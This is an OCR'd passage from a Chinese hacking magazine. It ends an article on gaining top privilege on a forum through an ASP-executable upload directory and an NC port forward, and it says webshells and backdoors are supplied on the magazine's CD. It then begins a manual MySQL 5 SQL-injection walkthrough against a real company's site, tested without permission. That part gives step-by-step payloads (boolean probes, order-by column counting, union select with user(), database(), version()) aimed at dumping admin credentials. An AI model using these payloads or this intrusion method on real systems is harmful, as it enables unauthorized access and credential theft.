


图8

是服务器在内网中的。到了嘴边的肥肉却吃不到，怎能甘心呢？使用NC把端口反弹到本机（各位，这个有点危险哦，小心被抓），这样就可以登录了。

因为管理员的疏忽，没有对“userskins”限制执行权限，从而导致了严重的后果，使得我直接拿到了最高权限，假设这不是测试，而是一次真实的攻击，且论坛允许用户注册的话，那么所引起的后果该有多大？在此，也提醒各位站长，做好第三方程序的安全防护，禁止上传目录的ASP执行权限。

（文章中涉及到的啊D注入工具、小勇4K_ASP小马、心动吧asp后门等，已经收录在光盘中）

MYSQL5注入初体验

文章难易度：★★★
文章阅读点：完全利用手工注入，union查询出网站的表名和列名，爆出网站的管理员帐号和密码

HRay(B.B.E)

很早以前就看到过关于MySQL5.X版本的注入文章，但是很久不搞站了，也就一直没有实践，最近因为快毕业的原因，就在网上查找一些招聘信息，这天查到了一个企业，既然也是搞计算机的，于是就萌生了对他们的网站进行安全检测的念头，后来发现他们的数据库是MySQL5.X版本的，网上的相关文章也不是很多，于是就把整个检测过程写了下来，以让大家能够共同学习。

网站给我的第一印象还算清爽，在网址后面直接添加上admin，后台的登录界面就出现在我面前了，如图1，试了几个常用的弱口令和万能密码都不行，这也正常，我们再来试其它的方法。




图1

来到网站的招聘信息处，在其网址“http://www.xxx.com/job_view.php?id=22”后面分别添加上“and 1=1”和“and 1=2”进行提交，结果返回了不同的页面，这表明存在注入漏洞，那我们就开始手工注入吧，在地址栏输入**http://www.xxx.com/job_view.php?id=22 order by 15/***，提交后却出错了（地址栏中的%20是空格的URL编码形式），如图2，错误是在“/*”附近，那我们就去掉“/*”，于是变成了**http://www.xxx.com/job_view.php?id=22 order by 15**，这次返回正常了，如图3，可能是我经验不足吧，以前没有碰到过这种情况，不过根据我的理解，应该是“/*”注释掉了后面的正常语句，才导致了语句出错。




图2




图3

接下来输入**http://www.xxx.com/job_view.php?id=22 order by 20**，又返回了错误，换成17还是错误，直到换成16返回了正常，说明字段就是16。现在绝大多数的MySQL都能支持union查询，因此我们就不猜MySQL的版本了，直接使用union查询猜测表名，输入**http://www.xxx.com/job_view.**

php?id=22 and 1=1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from admin，出错了，如图4，说明不存在admin表，接下来我又试了一些常见的表名，但返回的都是错误，表名要是猜测不出来也就没办法继续进行了，这时我想起了以前看过的关于MySQL5.X版本的注入文章，因为MySQL5.X的特性，可以爆出表名和列名，那我们就利用相关函数来查一下当前数据库连接的用户名、数据库名称以及MySQL的版本。




图4

先输入http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16，看一下哪些字段适合读这些信息，结果如图5所示，可以看到3，6，8，14这四个字段都可以，在这里我分别把6，8，14换成user()，database()和version()，也就是输入http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,user(),7,database(),9,10,11,12,13,version(),15,16，返回结果如图6所示，看来我人品不错，版本是5.X的，也就意味着我们可以利用5.X的特性来爆出表名和列名。




图5

